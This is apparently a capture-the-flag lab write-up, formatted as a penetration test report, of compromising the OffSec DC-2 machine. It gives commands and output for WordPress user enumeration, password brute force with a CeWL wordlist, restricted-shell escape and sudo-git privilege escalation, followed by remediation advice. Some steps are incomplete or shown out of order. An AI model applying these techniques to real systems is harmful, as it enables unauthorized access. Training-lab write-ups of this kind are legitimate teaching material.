

PENETRATION TEST REPORT

OffSec- DC-2

GAURIKA KAPOOR

1.Executive Summary

A black-box penetration test was performed against the **DC-2** machine hosted on the **OffSec Proving Grounds** platform. The objective of the assessment was to identify security weaknesses, obtain initial access to the target system, and successfully escalate privileges to compromise the machine.

The assessment resulted in complete compromise of the target host. Initial access was obtained through weak WordPress credentials identified during web application enumeration. Subsequent local enumeration revealed additional user accounts and privilege escalation opportunities, ultimately leading to full root access through an insecure sudo configuration involving the git binary.

2.Scope and Methodology

2.1 Scope

ITEM	DETAILS
Target IP	192.168.193.194
Platform	Offsec
Assessment Type	Black-Box Pentest
OS	Linux

2.2 Methodology

The penetration test followed a structured methodology consisting of reconnaissance, enumeration, exploitation, post-exploitation, and privilege escalation. Standard penetration testing tools including Nmap, FFUF, WPScan, CeWL, SSH, and common Linux enumeration techniques were used throughout the assessment.

3.Reconnaissance

3.1. Host Configuration

Before beginning the assessment, the target domain was mapped within the attacker's **/etc/hosts** file to ensure proper hostname resolution during web application testing.

```
root@kali: /home/kali/Downloads
Session Actions Edit View Help
kali@kali: ~/Downloads x root@kali: /home/kali/Downloads x
GNU nano 8.6 /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.49.129.254 cyprusbank.thm www.cyprusbank.thm admin.cyprusbank.thm
10.48.137.255 bricks.thm
10.48.150.222 severnaya-station.com
192.168.193.194 dc-2
```

Figure 1 – Configuring the target hostname within the local hosts file.

3.2. Nmap Scan

An Nmap scan was performed to identify accessible network services and gather version information from the target host. The scan revealed multiple exposed services that formed the initial attack surface.

```
(kali@kali)-[~/Downloads]
$ nmap -sC -sV -A -p- dc-2 --min-rate 10000

Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-16 12:27 EDT
Warning: 192.168.193.194 giving up on port because retransmission cap hit (10).
Nmap scan report for dc-2 (192.168.193.194)
Host is up (0.21s latency).
Not shown: 44145 closed tcp ports (reset), 21388 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
|_http-generator: WordPress 4.7.10
7744/tcp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u7 (protocol 2.0)
|_ssh-hostkey:
| 1024 52:51:7b:6e:70:a4:33:7a:d2:4b:e1:0b:5a:0f:9e:d7 (DSA)
| 2048 59:11:d8:af:38:51:8f:41:a7:44:b3:28:03:80:99:42 (RSA)
|_ 256 d9:38:5f:99:7c:0d:64:7e:1d:46:f6:e9:7c:c6:37:17 (ED25519)
Aggressive OS guesses: Linux 3.10 - 4.11 (96%), Linux 3.13 - 4.4 (96%), Linux 3.8 - 3.16 (94%), Linux 3.2 - 4.14 (94%), Linux 2.6.32 - 3.10 (93%), HP P2000 G3 NAS device (93%), Linux 2.6.32 - 3.13 (93%), Linux 5.0 - 5.14 (93%), MikroTik RouterOS 6.36 - 6.48 (Linux 3.3.5) (93%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 10 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 111/tcp)
HOP RTT ADDRESS
1 ... 9
10 123.41 ms dc-2 (192.168.193.194)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 179.67 seconds
```

Figure 2 – Nmap scan identifying open services and service versions.

3.3. Attack Surface Summary

The exposed HTTP service presented the largest attack surface. Initial observations indicated that the target was hosting a WordPress application, making web application enumeration the primary focus of the assessment.

4. Enumeration

4.1 Web Enumeration

The target website was manually inspected to identify accessible pages, technologies, and potential information disclosure. During the enumeration process, a clue suggesting the presence of hidden administrative resources was discovered.




Figure 3 – Initial web application enumeration identifying useful info.

4.2 Directory Enumeration

Directory brute forcing was performed using FFUF to identify hidden resources. The scan successfully identified the administrative login portal used by the WordPress application.

```
(kali@kali)-[~/Downloads]
$ ffuf -u http://dc-2/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-words.txt:FUZZ

FLAG
v2.1.0-dev

:: Method      : GET
:: URL         : http://dc-2/FUZZ
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-medium-words.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

wp-content      [Status: 301, Size: 301, Words: 20, Lines: 10, Duration: 109ms]
wp-includes     [Status: 301, Size: 302, Words: 20, Lines: 10, Duration: 113ms]
.php            [Status: 403, Size: 283, Words: 22, Lines: 12, Duration: 505ms]
.html           [Status: 403, Size: 284, Words: 22, Lines: 12, Duration: 1672ms]
wp-admin        [Status: 301, Size: 299, Words: 20, Lines: 10, Duration: 3660ms]
.ntm            [Status: 403, Size: 283, Words: 22, Lines: 12, Duration: 4063ms]
.htaccess       [Status: 403, Size: 288, Words: 22, Lines: 12, Duration: 115ms]
:: Progress: [865/63088] :: Job [1/1] :: 30 req/sec :: Duration: [0:00:13] :: Errors: 0 ::
```

Figure 4 – FFUF identifying the WordPress admin panel.

4.3 Directory Enumeration

WPScan was used to enumerate the WordPress installation and identify valid usernames.




Figure 5 – Beginning WP enumeration using WPScan

The scan confirmed the existence of a valid administrator account.

```
(kali@kali)-[~/Downloads]
$ wpscan --url http://dc-2 -e

[+] User(s) Identified: Welcome | What We Do | Our People | Our Products | Flag
[+] admin
| Found By: Rss Generator (Passive Detection)
| Confirmed By:
| Wp Json Api (Aggressive Detection)
| - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)
[+] jerry
| Found By: Wp Json Api (Aggressive Detection)
| - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Confirmed By:
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)
[+] tom
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Thu Jul 16 12:56:30 2026
[+] Requests Done: 3601
[+] Cached Requests: 8
[+] Data Sent: 922.998 KB
[+] Data Received: 1.085 MB
[+] Memory used: 319.695 MB
[+] Elapsed time: 00:11:18
```

Figure 6 – WPScan confirming the usernames.

4.4 Password Discovery

A custom password wordlist was generated using **CeWL** by crawling publicly available website content.





Figure 7 – Generating a custom password and username wordlist using CeWL.


The generated wordlist was supplied to WPScan for password bruteforcing against the discovered accounts.

A terminal window on a Kali Linux system. The prompt is (kali@kali)-[~/dc-2]. The command executed is wpscan --url http://dc-2 -U username.txt -P password.txt. The output shows a partial view of a website with navigation links: Welcome, What We Do, Our People, and Our F...

```
(kali@kali)-[~/dc-2]
$ wpscan --url http://dc-2 -U username.txt -P password.txt
```

Figure 8 – Password bruteforce using WPScan with the generated wordlist.

WPScan successfully identified valid credentials for the tom and jerry accounts.

A terminal window showing the output of WPScan. It displays a red exclamation mark icon followed by the text 'Valid Combinations Found:'. Below this, it lists two valid combinations: 'Username: jerry, Password: adipiscing' and 'Username: tom, Password: parturient'.

```
[!] Valid Combinations Found:
| Username: jerry, Password: adipiscing
| Username: tom, Password: parturient
```

Figure 9 – Successful password discovery for tom and jerry accounts.

5. Initial Access

5.1 WordPress Authentication

The recovered credentials were successfully used to authenticate to the WordPress administrative interface, confirming the validity of the discovered account.




Figure 10 – Successful authentication to the WP admin panel.

5.2 SSH Authentication

The recovered credentials were also valid for SSH authentication, allowing direct access to the underlying Linux system as the user **tom**.

```
(kali㉿kali)-[/]
└─$ ssh tom@192.168.193.194 -p 7744
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
tom@192.168.193.194's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
tom@DC-2:~$
```

Figure 11 – Successful SSH authentication as user tom.

6. Post Exploitation

6.1 Restricted Shell

Upon authentication, it was observed that the user was restricted to an rbash environment, limiting the execution of several commands.

```
(kali㉿kali)-[/]
└─$ ssh tom@192.168.193.194 -p 7744
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
tom@192.168.193.194's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
tom@DC-2:~$ whoami
-rbash: whoami: command not found
tom@DC-2:~$ pwd
/home/tom
tom@DC-2:~$ ls
flag3.txt local.txt usr
tom@DC-2:~$ cat local.txt
-rbash: cat: command not found
```



```
tom@DC-2:~$ ls /home/tom/usr/bin
less  ls  scp  vi
tom@DC-2:~$
```

Figure 12 – Restricted Bash (rbash) environment after login.

6.2 Shell Escape

The restricted shell was bypassed by exporting a standard Bash shell, restoring normal command execution.

```
tom@DC-2:~$ vi
tom@DC-2:~$ whoami
bash: whoami: command not found
tom@DC-2:~$ cat local.txt
bash: cat: command not found
tom@DC-2:~$ pwd
/home/tom
tom@DC-2:~$ cd ..
tom@DC-2:/home$ ls
jerry tom
tom@DC-2:/home$ cd tom
tom@DC-2:~/home$ export PATH=/home/kali/.local/bin:/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/home/kali/.dotnet/tools
tom@DC-2:~/home$ whoami
tom
```

Figure 13 – Escaping the restricted shell environment.

6.3 Local Enumeration

Local enumeration was performed to identify accessible users, permissions, and potential privilege escalation vectors. During enumeration, credentials allowing access to another local user were identified.

The discovered credentials were used to switch to the **jerry** account.

```
tom@DC-2:~/usr/bin$ su jerry
Password:
jerry@DC-2:/home/tom/usr/bin$ sudo -l
Matching Defaults entries for jerry on DC-2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jerry may run the following commands on DC-2:
    (root) NOPASSWD: /usr/bin/git
jerry@DC-2:/home/tom/usr/bin$
```

Figure 15 – Switching to user jerry and verifying permissions.

The local user flag was successfully retrieved.

```
tom@DC-2:~$ cat flag3.txt
Poor old Tom is always running after Jerry. Perhaps he should su for all the stress he causes.
tom@DC-2:~$ cat local.txt
REDACTED
```

Figure 16 – Retrieval of the local user flag.

7.Privilege Escalation

7.1 Sudo Enumeration

Privilege enumeration revealed that the git binary could be executed with elevated privileges through sudo.

```
jerry@DC-2:/home/tom/usr/bin$ sudo -l
Matching Defaults entries for jerry on DC-2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jerry may run the following commands on DC-2:
    (root) NOPASSWD: /usr/bin/git
jerry@DC-2:/home/tom/usr/bin$
```

Figure 17 – sudo permissions identifying the git binary as a privilege escalation vector

7.2 Exploitation

The git binary was abused using a known GTFOBins technique to spawn a privileged shell. Since git was permitted to execute with sudo privileges, arbitrary commands could be executed as the root user.

```
jerry@DC-2:/home/tom/usr/bin$ sudo git help config
root@DC-2:/home/tom/usr/bin# whoami
root
root@DC-2:/home/tom/usr/bin#
```

Figure 18 – Exploiting the git sudo permission to obtain root privileges.

7.3 Root Flag

Following successful privilege escalation, the root flag was retrieved, confirming complete compromise of the target system.

```
root@DC-2:~# cd /
root@DC-2:/# cd /root/
root@DC-2:~# ls
final-flag.txt  proof.txt
root@DC-2:~# cat proof.txt
REDACTED
```

Figure 19 – Root flag successfully retrieved.

8. Finding Summary

SEVERITY	FINDING	IMPACT
Medium	Username Enumeration	Valid WordPress usernames identified
High	Weak WordPress Credentials	Unauthorized administrative and SSH access
Medium	Restricted Shell Misconfiguration	Restricted shell bypassed
High	Misconfigured sudo permissions	Privilege escalation to root via git

9. Attack Chain Summary

#	DESCRIPTION
1	Configured local hostname resolution
2	Nmap identified HTTP and SSH services
3	FFUF discovered the WordPress administration page
4	WPScan identified a valid username
5	CeWL generated a targeted password wordlist
6	WPScan successfully identified valid credentials
7	Credentials were used to authenticate via SSH
8	Restricted shell was escaped
9	Local enumeration identified another user account
10	Switched to user jerry
11	sudo -l revealed privileged access to the git binary
12	GTFOBins technique exploited git to obtain root access

10. Captured Flags

FLAG TYPE	VALUE
User Flag	*****
Root Flag	*****

11. Remediation Recommendations

- Enforce strong password policies for administrative accounts.
- Disable username enumeration where possible.
- Implement multi-factor authentication for administrative interfaces.
- Avoid reusing application credentials for SSH authentication.
- Properly configure restricted shell environments to prevent shell escapes.
- Apply the principle of least privilege when assigning sudo permissions.
- Regularly audit privileged binaries and remove unnecessary administrative access.

12. Conclusion

The penetration test demonstrated that the target system could be fully compromised through a combination of weak credentials, credential reuse, restricted shell bypass, and insecure sudo permissions. By implementing stronger authentication controls, restricting privileged access, and performing regular security audits, the overall attack surface of the system can be significantly reduced.